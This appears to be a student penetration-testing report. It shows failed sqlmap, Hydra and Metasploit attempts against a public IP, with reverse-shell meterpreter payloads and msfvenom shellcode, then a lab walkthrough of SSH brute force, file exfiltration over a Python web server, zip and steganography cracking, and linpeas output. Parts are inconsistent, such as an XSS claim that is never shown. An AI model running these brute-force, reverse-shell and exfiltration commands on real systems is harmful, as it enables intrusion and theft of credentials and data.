
Steps to Reproduce (POC)

Recommendation

- Implement Proper Synchronization.
- Use Database Transactions.
- Enforce unique constraints on database fields.

Failed Exploitation Attempts

1. SQL Injection



```
slash@localhost:~$ curl -I http://204.188.228.230
HTTP/1.1 403 Forbidden
Content-Length: 1233
Content-Type: text/html
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Wed, 25 Dec 2024 09:57:15 GMT

slash@localhost:~$ sqlmap -u "http://204.188.228.230/" --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:01:50 /2024-12-25/

[10:01:50] [INFO] testing connection to the target URL
[10:01:51] [WARNING] potential permission problems detected ('Access is denied')
[10:01:51] [WARNING] the web server responded with an HTTP error code (403) which could interfere with the results of the tests
[10:01:51] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:01:51] [INFO] testing if the target URL content is stable
[10:01:51] [INFO] target URL content is stable
[10:01:51] [CRITICAL] no parameter(s) found for testing in the provided data (e.g. GET parameter 'id' in 'www.site.com/index.php?id=1')
[10:01:51] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 3 times

[*] ending @ 10:01:51 /2024-12-25/

slash@localhost:~$
```


2. Gain FTP Access On Web Server

```
slash@localhost:~/hakrawler$ hydra -l admin -P /home/slash/Downloads/SecLists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-25 10:15:54
[ERROR] Invalid target definition!
[ERROR] Either you use "www.example.com module [optional-module-parameters]" or you use the "module://www.example.com/optional-module-parameters" syntax!
slash@localhost:~$ hydra -l admin -P /home/slash/Downloads/SecLists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt ftp://204.188.228.230
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-25 10:16:40
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries (l:1/p:66), ~5 tries per task
[DATA] attacking ftp://204.188.228.230:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-25 10:16:42
slash@localhost:~$ ftp 204.188.228.230
Connected to 204.188.228.230.
220 Microsoft FTP Service
Name (204.188.228.230:slash): admin
331 Password required
Password:
530 User cannot log in.
ftp: Login failed
ftp> ls
530 Please login with USER and PASS.
530 Please login with USER and PASS.
ftp: Can't bind for data connection: Address already in use
ftp> exit
221 Goodbye.
slash@localhost:~$ ftp 204.188.228.230
Connected to 204.188.228.230.
```

3. Try To Access Web.Config File



Server Error in '/' Application.

Runtime Error

Description: An application error occurred on the server. The current error code is 500. The application passed the details of the exception to the error page, which is displayed below for security reasons. It could, however, also be sent to the user's browser if the local machine is not secure.

Details: To enable the details of this specific error message to be viewed on remote machines, please create a <customErrors> tag with a <mode>'On' configuration file located in the root directory of the current web application. This <customErrors> tag should then have a <file> attribute set to 'On'.

```
<!-- Web.Config Configuration File -->

<configuration>
  <system.web>
    <customErrors mode="Off"/>
  </system.web>
</configuration>
```

Notes: The current error page you are seeing can be replaced by a custom error page by modifying the <customErrors> attribute of the <system.web> section in your configuration file to point to a custom error page like:

```
<!-- Web.Config Configuration File -->

<configuration>
  <system.web>
    <customErrors mode="RemoteOnly" defaultRedirect="myCustomErrorPage.html"/>
  </system.web>
</configuration>
```

4. Try To Access New Endpoint

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is 'https://15e2-41-239-216-78.ngrok-free.app'. The request is a GET to '/Professors/ProfessorDashboard' with various headers and cookies. The response is an HTTP/2 302 Found, indicating a redirect to '/Access/AccessDenied'.

5. Try To Deliver A Payload Using Metasploit And Msfvenom.

The terminal shows the following commands and output:

```
msf6 > use exploit/windows/scada/rockwell_factorytalk_rce
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/scada/rockwell_factorytalk_rce) > options

Module options (exploit/windows/scada/rockwell_factorytalk_rce):

  Name      Current Setting  Required  Description
  ----      -
  PROXIES   no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    204.188.228.230 yes         The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     80               yes         The target port (TCP)
  SRVHOST   0.0.0.0           yes         IP address of the host serving the exploit
  SRVPORT   8080             yes         Port of the host serving the exploit on
  SSL       false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI /rsviewse/       yes         The base path to Rockwell FactoryTalk
  URIPATH   /                no        The URI to use for this exploit (default is random)
  VHOST     no               no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes         Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.129   yes         The listen address (an interface may be specified)
  LPORT     4444             yes         The listen port

Exploit target:

  Id  Name
  --  -
  0    Rockwell Automation FactoryTalk SE

View the full module info with the info, or info -d command.

msf6 exploit(windows/scada/rockwell_factorytalk_rce) > set RHOSTS 204.188.228.230
RHOSTS => 204.188.228.230
msf6 exploit(windows/scada/rockwell_factorytalk_rce) > set SRVHOST 204.188.228.230
SRVHOST => 204.188.228.230
msf6 exploit(windows/scada/rockwell_factorytalk_rce) > exploit

[*] Started reverse TCP handler on 192.168.1.129:4444
[*] 204.188.228.230:80 - Listing projects on the server
[*] Exploit aborted due to failure: unexpected-reply: Failed to obtain project list. Bailing
[*] Exploit completed, but no session was created.
msf6 exploit(windows/scada/rockwell_factorytalk_rce) > exit
```

```

Exploit target: 0 (Sublist1)
--
Id  Name
--  --
0   Windows

View the full module info with the info, or info -d command.

msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > exploit

[*] Exploit failed: RuntimeError bad-config: No SHELLCODE_FILE provided
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.129 LPORT=4444 -f raw > shellcode.bin
[*] exec: msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.129 LPORT=4444 -f raw > shellcode.bin

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes

msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > set SHELLCODE_FILE /path/to/shellcode.bin
SHELLCODE_FILE => /path/to/shellcode.bin
msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > set SHELLCODE_FILE /home/MoAz/Desktop/shellcode.bin
SHELLCODE_FILE => /home/MoAz/Desktop/shellcode.bin
msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > exploit

[*] Started reverse TCP handler on 192.168.1.129:4444
[*] AutoCheck is disabled, proceeding with exploitation
[*] Exploit aborted due to failure: unexpected-reply: Failed to trigger vulnerability
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > exit

```

```

msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > set payload payload/cmd/windows/tftp/x64/custom/reverse_tcp
payload => cmd/windows/tftp/x64/custom/reverse_tcp
msf6 exploit(windows/http/ws_ftp_rce_cve_2023_40044) > show options

Module options (exploit/windows/http/ws_ftp_rce_cve_2023_40044):


| Name       | Current Setting | Required | Description                                                                                            |
|------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| Proxies    |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS     | 204.108.228.230 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT      | 80              | yes      | The target port (TCP)                                                                                  |
| SSL        | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| TARGET_URI | /AHNT/          | no       | Target URI used to exploit the deserialization vulnerability. Must begin with /AHNT/                   |
| VHOST      |                 | no       | HTTP server virtual host                                                                               |



Payload options (cmd/windows/tftp/x64/custom/reverse_tcp):


| Name               | Current Setting | Required | Description                                                                         |
|--------------------|-----------------|----------|-------------------------------------------------------------------------------------|
| EXITFUNC           | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none)                           |
| FETCH_COMMAND      | CURL            | yes      | Command to fetch payload (Accepted: CURL, TFTP, CERTUTIL)                           |
| FETCH_DELETE       | false           | yes      | Attempt to delete the binary after execution                                        |
| FETCH_FILENAME     | lekddfqv        | no       | Name to use on remote system when storing payload; cannot contain spaces or slashes |
| FETCH_SRVHOST      |                 | no       | Local IP to use for serving payload                                                 |
| FETCH_SRVONCE      | true            | yes      | Stop serving the payload after it is retrieved                                      |
| FETCH_SRVPORT      | 8080            | yes      | Local port to use for serving payload                                               |
| FETCH_SRVPATH      |                 | no       | Local URI to use for serving payload                                                |
| FETCH_WRITABLE_DIR | STEMPS          | yes      | Remote writable dir to store payload; cannot contain spaces.                        |
| LHOST              | 192.168.1.129   | yes      | The listen address (an interface may be specified)                                  |
| LPORT              | 4444            | yes      | The listen port                                                                     |
| SHELLCODE_FILE     |                 | no       | Shellcode bin to launch                                                             |



Exploit target: 0 (Sublist1)
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--  --
0   Windows

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Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.

```

The **Internal Network Vulnerability Assessment and Penetration Testing (VAPT)** was conducted using a multi-phase approach, based on established security frameworks and industry standards, including OWASP, PTES, NIST SP 800-115, and OSSTMM. This methodology is designed to identify, exploit, and document vulnerabilities within the internal network while ensuring minimal disruption to the environment.

Phases of Penetration Testing

Phase	Description, Techniques, and Advanced Commands
1. Reconnaissance	Approach & Commands: <ul style="list-style-type: none">Start with provided subnet to discover and jump to next step Scanning & Enumeration.
2. Scanning & Enumeration	<p>We understand that efficient scanning can save time. Here, precision scanning is crucial — wide, noisy scans can alert the blue team. We also aim to detect obscure services, so deeper techniques like timing manipulation and custom NSE scripts can reveal misconfigured assets.</p> <p>Approach:</p> <ul style="list-style-type: none">Simple scan: Scan target machine with simple nmap: <code>bash nmap 192.168.10.7</code> This provide us that ssh service is opened and not reveal any other informations.

Phase	Description, Techniques, and Advanced Commands
	<ul style="list-style-type: none"> • Stealth Scan: Scan target machine [192.168.10.7]: <code>bash nmap -A -sS -T4 192.168.10.7</code> We Know from traceroute that we have 2 networks 192.168.30.0/24 (external network) & 192.168.10.7/24 (internal Network) and Firewall separate our network and target machine network.
3. Exploitation	<p>Each exploit is a custom endeavor based on years of exploiting edge cases and manual tweaking. Automation via tools like Metasploit or SQLmap is useful, but real value comes from deep understanding and manual exploitation.</p> <p>Approach:</p> <ul style="list-style-type: none"> • Provided Username: using provided username <code>saber</code> to login ssh, we do a social engineering operation and write a list with predicted all passwords that may used to brute-force ssh login: <code>bash saber@192.168.10.7</code> • Brute-forcing password SSH: <code>bash hydra -l saber -P passlist.txt ssh://192.168.10.7</code> The tool found a password triggered the SSH password: <code>0xAl3aref</code>.
4. Post-Exploitation	<p>After breaching the target, it's essential to assess the scope of access gained. At this stage, creativity is key — from maintaining access to gathering as much sensitive data as possible. But We can't do a full post exploitation</p> <ul style="list-style-type: none"> • Login with credentials SSH: <code>bash ssh saber@192.168.10.7</code> After entering the password, we take initial access. • Data exfiltration: <code>/etc/passwd</code> and <code>shadow</code>. • Machine Discovery: <code>bash ls -a</code>, we found a hidden directory <code>.:Flag{DummyFlag}</code>: <code>bash cd .Flag{DummyFlag}</code>, we found a <code>Secret.zip</code> file. • Data Exfiltration: we up a simple http server on target machine and access it from attacker machine: <code>bash python3 -m http.server 9000</code>. • Crack Secret.zip: After getting <code>secret.zip</code> file and try to open, it need a password,: <code>bash unzip Secret.zip</code> after some couple of minutes overthinking we try to brute-force password using <code>rockyou.txt</code>: <code>bash fcrackzip -v -u -D -P rockyou.txt Secret.zip -></code> the cracker found password= <code>cocaine</code>. • Discovery Files Inside Secret.zip: we have found <code>7ambola.jpg</code>, we predict that it a steganography. • Try To Crack Password of Stegno: we try to know what is flag in this image: <code>steghide extract -sf 7ambola.jpg</code>, we need a password to extract flag, we provided with a <code>Hint.wav</code> encoded with morse code, we used an online decode morse code after get the sentences we made some rotations and we found an English understandable

Phase	Description, Techniques, and Advanced Commands
	<p>statement that we guess the password from it, after that we made a full list of possible passwords that we predict: <code>bash stegcracker 7ambola.jpg list.txt</code> after we run this command we triggered with the password -> Molokhia.</p> <ul style="list-style-type: none"> • Crack Password Of Image: we cracked password of image: <code>bash steghide extract -sf 7ambola.jpg</code> with password Molokhia We found a <code>s3cr3t.txt</code> file was generated: <code>bash cat s3cr3t.txt</code> The Flag is: FL4G(L37'5_50LV3_57EG4N0GR4PHY} • Reveal all information on system: using <code>linpeans</code> to reveal all vulnerabilities and CVEs and users
5. Clean-up	<p>Leaving no trace is crucial. Here, you cover your tracks, and more importantly, restore the system's integrity without affecting operational functions. We can't clean up our work</p>
6. Reporting & Remediation	<p>Finally, a pentester excels at comprehensive reporting. The real skill lies in communicating complex technical issues in a way that's clear to all stakeholders — both technical and executive-level readers.</p> <p>Approach:</p> <ul style="list-style-type: none"> • Documentation: Capture every significant finding, from reconnaissance to post-exploitation. Include the tools and commands used, but also present the logic behind each attack, how it was executed, and the potential risks if left unmitigated.

Tools Used

Various industry-standard tools were employed during the assessment to perform both manual and automated testing. These tools are categorized based on their function and scope of use.

Category	Tools Used
Scanning & Enumeration	Nmap
Exploitation	Hydra
Post-Exploitation	Linpeas, python http server, steghide, stegcracker, fcrackzip
Password Cracking	Stegcracker, fcrackzip, rot23, morse decoder online.

Attack Techniques

During the exploitation phase, we employed several attack techniques to compromise the application's security. Below is a summary of the techniques used during this assessment:

Attack Type	Description
Brute-force SSH Password	involves trying multiple username-password combinations to gain unauthorized access. It exploits weak credentials and is used in ethical hacking and cyberattacks.
CVEs Exploitation	Multiple types of XSS (Reflected, Stored, DOM-based) were identified, which could allow an attacker to steal session tokens, inject malicious scripts, or perform unauthorized actions on behalf of other users.

1. Brute-Forcing SSH Password


Steps

- Write a Predictable list of password that may be used as a ssh password
- Run hydra to crack password.
- Use found password to login with ssh.

Used tools

Tools Used	Usage
hydra	Password Cracker

Analysis and Steps to Reproduce



```
(root@kali)-[/tmp]
# nano passlist.txt

(root@kali)-[/tmp]
# cat passlist.txt
0xel3aref
0xm414vi
prankster
aboelwafa
0xel3aref
0xbugatti
0xmichael
00michael
0xmohamed
0xMohamed
0xmoh4med
0xAl3aref
Prankster
0xD3V10N

(root@kali)-[/tmp]
#
```

```
WebServer [Running] - Oracle VirtualBox
File Machine View Input Devices Help

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-23 10:29:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:1/p:11), ~1 try per task
[DATA] attacking ssh://192.168.10.7:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-23 10:29:07

(root@kali)-[/tmp]
# nano passlist.txt

(root@kali)-[/tmp]
# hydra -l saber -P passlist.txt ssh://192.168.10.7
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for il
legal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-23 10:30:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 14 tasks per 1 server, overall 14 tasks, 14 login tries (l:1/p:14), ~1 try per task
[DATA] attacking ssh://192.168.10.7:22/
[22][ssh] host: 192.168.10.7 login: saber password: 0*Al3aref
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-23 10:30:40
```

Steps to Reproduce (POC)

Recommendation

- Implement proper strong password.

2. Data Exfiltration

Steps

- Grap Secret.zip to attacker machine

Used tools

Tools Used Usage

http.server Simple web server

Analysis and Steps Reproduce

```
Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
trace Not Found
rwsr-xr-x 1 root root 381K 20:26 10 أكت /opt/VMBoxGuestAdditions-6.1.4/bin/VMBoxDRMClient (Unknown SUID binary!)
rwsr-xr-x 1 root root 62K 2023 23 مار /usr/bin/chfn → SUSE_9.3/10
rwsr-xr-x 1 root root 52K 2023 23 مار /usr/bin/chsh
rwsr-xr-x 1 root root 35K 2023 18 أيار /usr/bin/fusermount3
rwsr-xr-x 1 root root 87K 2023 23 مار /usr/bin/gpasswd
rwsr-xr-x 1 root root 58K 2023 23 مار /usr/bin/newgidmap
rwsr-xr-x 1 root root 48K 2023 23 مار /usr/bin/newgrp → HP-UX-10.20
rwsr-xr-x 1 root root 58K 2023 23 مار /usr/bin/newuidmap
rwsr-xr-x 1 root root 67K 2023 23 مار /usr/bin/passwd → Apple_Mac_OSX(03/2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(2-1997)
rwsr-xr-x 1 root root 27K 2023 1 فبر /usr/bin/pkexec → Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic_CVE-2021-4034
rwsr-xr-x 1 root root 276K 2023 27 يون /usr/bin/sudo → check_if_the_sudo_version_is_vulnerable
rwsr-xr-x 1 root root 15K 2024 4 ماي /usr/bin/vmware-user-suid-wrapper
rwsr-xr-x 1 root root 71K 22:01 21 نوف /usr/bin/su
rwsr-xr-x 1 root root 59K 22:01 21 نوف /usr/bin/mount → Apple_Mac_OSX(Lion)_Kernel_knu-1699.32.7_except_knu-1699.24.8
rwsr-xr-x 1 root root 35K 22:01 21 نوف /usr/bin/umount → BSD/Linux(08-1996)
rwsr-xr-x 1 root root 159K 17:16 27 أكت /usr/bin/ntfs-3g → Debian9/8/7/Ubuntu/Gentoo/others/Ubuntu_Server_16.10_and_others(02-2017)
rwsr-xr-x 1 root messagebus 51K 2023 16 سبت /usr/lib/dbus-1.0/dbus-daemon-launch-helper
rwsr-xr-x 1 root root 639K 02:14 8 ديس /usr/lib/openssh/ssh-keysign
rwsr-xr-x 1 root root 19K 2023 1 فبر /usr/lib/polkit-1/polkit-agent-helper-1
rwsr-xr-x 1 root root 15K 14:08 26 أكت /usr/lib/xorg/Xorg.wrap
rwsr-xr-x 1 root dip 395K 2022 14 ماي /usr/sbin/pppd → Apple_Mac_OSX_10.4.8(05-2007)
rwsr-xr-x 1 root root 1.5M 16:24 13 نوف /usr/sbin/exim4
rwsr-xr-x 1 root root 53K 03:31 16 نوف /usr/share/codium/chrome-sandbox
```



```

Searching root files in home dirs (limit 30)
/home/
/home/saber/.Flag{DummyHint}
/home/saber/.Flag{HintForYou}
/root/
/root/.BurpSuite
/root/.BurpSuite/UserConfigCommunity.json
/root/.cache
/root/.config
/root/.config/KDE
/root/.config/KDE/Sonnet.conf
/root/.config/VSCodium
/root/.config/VSCodium/product.json
/root/.config/autostart
/root/.config/autostart/mate-user-share-obexftp.desktop
/root/.config/autostart/mate-user-share-obexpush.desktop
/root/.config/autostart/mate-user-share-webdav.desktop
/root/.config/autostart/mate-user-share.desktop
/root/.config/bleachbit
/root/.config/bleachbit/bleachbit.ini
/root/.config/caja/moaz
/root/.config/caja/desktop-metadata

```


```

WebServer (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help
[~]
[saber@parrot] ~/Public
- $ls
[saber@parrot] ~/Public
- $cd ..
[saber@parrot] ~
- $cd Pictures/
[saber@parrot] ~/Pictures
- $ls
Guko.png
[saber@parrot] ~/Pictures
- $cd ..
[saber@parrot] ~
- $ls -a
. . .emacs Music .vboxclient-display-svga-x11-tty7-service.pid
.bash_history .face.icon Pictures .vboxclient-draganddrop-tty7-control.pid
.bashrc .face.icon .pki .vboxclient-draganddrop-tty7-service.pid
.BurpSuite .gtkrc-2.0 .profile .vboxclient-hostversion-tty7-control.pid
.cache .icons Public .vboxclient-seamless-tty7-control.pid
.config .java Secure-File-Encryption-and-Decryption-Tool .vboxclient-seamless-tty7-service.pid
.dbeaver4 .kde .sudo_as_admin_successful .vboxclient-vmsvga-session-tty7-control.pid
.Desktop .last-updated Templates Videos
.dmrc .lessht .themes .vscode-oss
.Documents .mozilla .vboxclient-clipboard-tty7-control.pid .Xauthority
.Downloads .msf4 .vboxclient-clipboard-tty7-service.pid .xsession-errors
.xsession-errors.old
[saber@parrot] ~
- $cd Desktop/
[saber@parrot] ~/Desktop
- $ls -a
. . .Flag{DummyFlag} Kayf-Final-Project.pptx README.license
[saber@parrot] ~/Desktop
- $

```

